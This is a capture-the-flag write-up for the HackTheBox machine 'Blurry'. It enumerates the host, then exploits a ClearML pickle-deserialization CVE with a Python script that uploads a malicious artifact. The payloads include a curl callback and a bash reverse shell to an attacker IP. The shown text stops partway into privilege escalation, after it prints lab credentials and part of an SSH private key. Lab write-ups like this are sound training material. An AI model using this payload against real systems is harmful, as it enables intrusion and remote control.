# **Blurry - Linux(Medium)**



#### **AUTHOR**



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#### **RELEASE DATE**

08 JUN 2024

#### **USER BLOOD**





https://app.hackthebox.com/users/114435

#### **ROOT BLOOD**





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#### **USER RATING**

4.1 ==> 190 Reviews (As of writing this)

# 00 - Synopsis of Machine

The machine involves understanding a ClearML configuration that exists. By enumerating subdomains we come across rocket chat application detailing a scheduled task that reviews others. Hunting down the CVE, we come across one that allows us to get arbitrary command execution as the jippity user. By further leveraging a malicious model file we can escalate our privileges to the root user using sudo capabilities.

# 01 - Reconnaissance and Enumeration

#### **Network Enumeration**

```
# Nmap 7.94SVN scan initiated Sat Jun 8 22:00:24 2024 as: nmap -sC -sV -oA nmap/blurry -vvv 10.129.127.195
Increasing send delay for 10.129.127.195 from 5 to 10 due to 11 out of 15 dropped probes since last increase.
Increasing send delay for 10.129.127.195 from 10 to 20 due to 11 out of 13 dropped probes since last increase.
Increasing send delay for 10.129.127.195 from 40 to 80 due to 11 out of 11 dropped probes since last increase.
Increasing send delay for 10.129.127.195 from 160 to 320 due to 11 out of 14 dropped probes since last increase.
Nmap scan report for 10.129.127.195
Host is up, received syn-ack (0.18s latency).
Scanned at 2024-06-08 22:00:25 EAT for 262s
Not shown: 998 closed tcp ports (conn-refused)
PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
```

```
3072 3e:21:d5:dc:2e:61:eb:8f:a6:3b:24:2a:b7:1c:05:d3 (RSA)
 ssh-rsa
AAAAB3NzaClyc2EAAAADAQABAAABgQC0B2izYdzgANpvBJW4Ym5zGRggYqa8smNlnRrVK6IuBtHzdlKgcFf+Gw0kSgJEouRe8eyVV9iAyD9HXM2L0N/17+rIZk
SmdZPQi8chG/PyZ+H1FqcFB2LyxrynHCBLPTWyuN/tXkaVoDH/aZd1gn9QrbUjSVo9mfEEnUduO5Abf1mnBnkt3gLfBWKq1P1uBRZoAR3EYDiYCHbuYz30rhWR
8SgE7CaNlwwZxDxYzJGFsKpKbR+t7ScsviVnbfEwPDWZVEmVEd0XYp1wb5usqWz2k7AMuzDpCyI8klc84aWVqllmLml443PDMIh1Ud2vUnze3FfYcB0o7DiJg7
JkEWpcLa6iTModTaeA1tLSUJi30YJoglW0xbx71di3141pDyR0jnIpk/K45zR6CbdRSSqImPPXyo3UrkwFTPrSQbSZfeKzAKVDZxrVKq+rYtd+DWESp4nUdat0
TXCgefpSkGfdGLxPZzFg0cQ/IF1cIyfzo1gicwVcLm4iRD9umBFaM2E=
    256 39:11:42:3f:0c:25:00:08:d7:2f:1b:51:e0:43:9d:85 (ECDSA)
 ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFMB/Pupk38CIbFpK4/RYPqDnnx8F2SGfhzlD32riRsRQwdf19KpqW9Cfpp2xDYZDhA3Oe
LV36bV5cdnl07bSsw=
    256 b0:6f:a0:0a:9e:df:b1:7a:49:78:86:b2:35:40:ec:95 (ED25519)
_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOjcxHOO/Vs6yPUw6ibE6gvOuakAnmR7gTk/yE2yJA/3
80/tcp open http
                    syn-ack nginx 1.18.0
http-methods:
   Supported Methods: GET HEAD POST OPTIONS
_http-title: Did not follow redirect to http://app.blurry.htb/
_http-server-header: nginx/1.18.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Jun 8 22:04:47 2024 -- 1 IP address (1 host up) scanned in 263.03 seconds
```


#### We appear to have only two ports open:


- port 22 ==> Runs SSH on Debian server.
- port 80 ==> Running HTTP with an Nginx server version 1.18.0. The service points to app.blurry.htb host which we can add it to the /etc/hosts file:

```
10.10.11.19 blurry.htb app.blurry.htb
```


# **HTTP Enumeration - port 80**







We are greeted with a page pointing to ClearML which appears to be an open source of ClearML: https://github.com/allegroai/clearml. We can provide details and proceed:



We are able to gain insights to a project on the site Black Swan. Ignore the out of context items as other players exist on the box.

From above it seems to be utilizing Aritificial Intelligence python modules in order to do quite some few items At the moment we see an item Review JSON Aritificats as it may hint towards something else.

We can enumerate the site further through directory checks and subdomain analysis:

directory

#### subdomains

```
:: Header
                  : Host: FUZZ.blurry.htb
 :: Follow redirects : false
 :: Calibration : false
 :: Timeout : 10
              : 40
 :: Threads
             : Response status: 200-299,301,302,307,401,403,405,500
 :: Matcher
 :: Filter : Response size: 169
files
                     [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 205ms]
                     [Status: 200, Size: 13327, Words: 382, Lines: 29, Duration: 186ms]
app
                      [Status: 200, Size: 218733, Words: 12692, Lines: 449, Duration: 207ms]
chat
```


We are able to attain some quite interesting subdomains:

```
files.blurry.htb
chat.blurry.htb
api.blurry.htb # This is because it is required later by the configuration of clearml
```

We can add them to our files and continue searching.

## chat.blurry.htb







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
# Welcome to Blurry Vision workspace


Powered by Rocket.Chat

Email or username *	
example@example.com	
Password *	
	<i>₩</i>


By proceeding you are agreeing to our <u>Terms of Service</u>, <u>Privacy Policy</u> and <u>Legal Notice</u>.

It appears to be a rocket.chat application which we can register a username and log in.






We see the channel consists of an admin user called jippity and we can continue poking at the hole:



It appears we have 2 channels. One appears to be the general one in which we spawned and the other a quite interesting one:




Warm regards, Chad Jippity

The message is quite clear, there is a task, Review JSON Aritificats, that is reviewing other tasks with the tag review to the ClearML site. The task runs every couple minutes and we should see what we can achieve by this.

# app.blurry.htb

By using the information we gathered we can be able to continue enumerating the site:



We are able to acquire a clearml version: 1.13.1 and the source code:

```
#!/usr/bin/python3
from clearml import Task
from multiprocessing import Process
from clearml.backend_api.session.client import APIClient
def process_json_artifact(data, artifact_name):
   Process a JSON artifact represented as a Python dictionary.
   Print all key-value pairs contained in the dictionary.
   print(f"[+] Artifact '{artifact_name}' Contents:")
   for key, value in data.items():
        print(f" - {key}: {value}")
def process_task(task):
    artifacts = task.artifacts
    for artifact_name, artifact_object in artifacts.items():
        data = artifact_object.get()
       if isinstance(data, dict):
            process_json_artifact(data, artifact_name)
        else:
            print(f"[!] Artifact '{artifact_name}' content is not a dictionary.")
def main():
    review_task = Task.init(project_name="Black Swan",
                            task_name="Review JSON Artifacts",
                            task_type=Task.TaskTypes.data_processing)
    # Retrieve tasks tagged for review
   tasks = Task.get_tasks(project_name='Black Swan', tags=["review"], allow_archived=False)
    if not tasks:
```

```
print("[!] No tasks up for review.")
        return
   threads = []
    for task in tasks:
        print(f"[+] Reviewing artifacts from task: {task.name} (ID: {task.id})")
        p = Process(target=process_task, args=(task,))
        p.start()
        threads.append(p)
        task.set_archived(True)
    for thread in threads:
        thread.join(60)
        if thread.is_alive():
            thread.terminate()
    # Mark the ClearML task as completed
    review_task.close()
def cleanup():
    client = APIClient()
    tasks = client.tasks.get_all(
        system_tags=["archived"],
        only_fields=["id"],
        order_by=["-last_update"],
        page_size=100,
        page=0,
    # delete and cleanup tasks
    for task in tasks:
        # noinspection PyBroadException
        try:
            deleted_task = Task.get_task(task_id=task.id)
            deleted_task.delete(
                delete_artifacts_and_models=True,
                skip_models_used_by_other_tasks=True,
```

```
raise_on_error=False
)
    except Exception as ex:
        continue

if __name__ == "__main__":
    main()
    cleanup()
```

Since we obtained that we see that there is also a cleanup function that removes new tasks created under the review tag. It parses the items as JSON objects and parses them:

```
def process_task(task):
    artifacts = task.artifacts

    for artifact_name, artifact_object in artifacts.items():
        data = artifact_object.get()


        if isinstance(data, dict):
            process_json_artifact(data, artifact_name)
        else:
            print(f"[!] Artifact '{artifact_name}' content is not a dictionary.")
```

It fetches the artifacts and uses the .get() method here.

Nothing pretty much stands here, but we can look at the version and any form of vulnerabilities:

# Deserialization of Untrusted Data


Affecting clearml package, versions [0.17.0,1.14.3rc0)



Seems as we can be able to acquire some insights of a possible CVE we can continue digging and finding anything interesting. This leads us to the following article: https://hiddenlayer.com/research/not-so-clear-how-mlops-solutions-can-muddy-the-waters-of-your-supply-chain/

## CVE-2024-24590: Pickle Load on Artifact Get

The first vulnerability that our team found within ClearML involves the inherent insecurity of pickle files. We discovered that an attacker could create a pickle file containing arbitrary code and upload it as an artifact to a project via the API. When a user calls the *get* method within the *Artifact* class to download and load a file into memory, the pickle file is deserialized on their system, running any arbitrary code it contains.



This appears to improper de-serialization on artifacts allowing me to acquire a form of command execution on the system. We do need to set up the lab environment to run this exploit.

#### Pickle De-serialization to Arbitrary Command Execution

#### 1. Setup the lab

#### 2. Initialize the lab

```
ClearML SDK setup process


Please create new clearml credentials through the settings page in your `clearml-server` web app (e.g. http://localhost:8080//settings/workspace-configuration)

Or create a free account at https://app.clear.ml/settings/workspace-configuration

In settings page, press "Create new credentials", then press "Copy to clipboard".

Paste copied configuration here:
```

We need to go to the site and acquire proper credentials and paste them there:





## **GETTING STARTED**

Get started in a jiffy:

1. Install

Run the ClearML setup script

```
pip install clearml
```

2. Configure

LOCAL PYTHON JUPYTER NOTEBOOK

Run the ClearML setup script

clearml-init

Complete the clearmi configuration information as prompted.

**CREATE NEW CREDENTIALS** 

3. Integrate

Add ClearML to your code. For example:

```
from clearml import Task
task = Task.init(project_name="my project", task_name="my task")
```

We are able to acquire new credentials and configure:

```
api {
  web_server: http://app.blurry.htb
```

```
api_server: http://api.blurry.htb
  files_server: http://files.blurry.htb
  credentials {
    "access_key" = "JJ80AGCLI1TWRD4BHVLX"
   "secret_key" = "yUwbCYKQoXPYUdxZinvL6hsPb0a4b5K9WIPf0dZrT743Ujh8tP"
Detected credentials key="JJ80AGCLI1TWRD4BHVLX" secret="yUwb***"
ClearML Hosts configuration:
Web App: http://app.blurry.htb
API: http://api.blurry.htb
File Store: http://files.blurry.htb
Verifying credentials ...
Credentials verified!
New configuration stored in /home/pyp/clearml.conf
ClearML setup completed successfully.
```

3. Create the exploit and run it in the same virtual environment.

```
from clearml import Task
import os

# Create a ClearML task
#task = Task.init(project_name="Black Swan", task_name="Simple_test", output_uri=True)
task = Task.create(project_name="Black Swan", task_name="Simple_test", task_type=Task.TaskTypes.training)
task.add_tags(["review"])

class Payload:
    def __reduce__(self):
        return (os.system, ('curl 10.10.16.29/',))


command = Payload()
```

```
task.upload_artifact(name='payload_pickle', artifact_object=command, wait_on_upload=True, retries=2) # Uploads the
artificat but insteads sends the artifact object as a memory object (Pickle)

# Close the task (optional)
task.close()
print("Artifacts uploaded successfully!")
```

#### 4. Run the exploit in the **same** virtual environment

#### · We can check if the artifact exists:



We do see its existence and can await confirmation:

```
[$] ◇ <u>sudo</u> python3 -m http.server 80
[sudo] password for pyp:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.19 - - [09/Oct/2024 14:42:05] "GET / HTTP/1.1" 200 -
```

We see that the server is pinged back allowing us a form of command execution.

We can prepare it for a reverse shell and send it:

```
class Payload:
    def __reduce__(self):
        return (os.system, ('bash -c "bash -i >& /dev/tcp/10.10.16.29/9001 0>&1"',))

command = Payload()
```

We modify the exploit.py file and run it:

```
(local) pwncat$
(remote) jippity@blurry:/home/jippity$ id
uid=1000(jippity) gid=1000(jippity) groups=1000(jippity)
```

We land shell as jippity!

# 02 - Privilege Escalation

# jippity to root

We can be able to see a few things:

```
(remote) jippity@blurry:/home/jippity$ cat user.txt | cut -c -20 a269b94cb5f0ed1ddb47
```

```
(remote) jippity@blurry:/home/jippity$ ls -la .ssh
total 20
drwx----- 2 jippity jippity 4096 Feb 17 2024 .
drwxr-xr-x 6 jippity jippity 4096 May 30 04:41 ..
-rw-r--r 1 jippity jippity 568 Feb 17 2024 authorized_keys
-rw----- 1 jippity jippity 2602 Feb 14 2024 id_rsa
-rw-r--r-- 1 jippity jippity 568 Feb 14 2024 id_rsa.pub
(remote) jippity@blurry:/home/jippity$ cat .ssh/id_rsa
----BEGIN OPENSSH PRIVATE KEY----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAxxZ6RXgJ45m3Vao4oXSJBFlk9skeIQw9tUWDo/ZA0WVk0sl5usUV
KYWvWQOKo60kK23i753bdXl+R5NqjTSacwu8kNC2ImqDYeVJMnf/op02Ke5XazVBKWgByY
8qTrt+mWN7GKwtdfUqXNcdbJ7MGpzhnk8eYF+itkPFD0AcYfSvbkCc1SY9Mn7Zsp+/jtgk
FJsve7iqONPRlgvUQLRFRSUyPyIp2sGFEADuqHLeAaHDqU7uh01UhwipeDcC3CE3QzKsWX
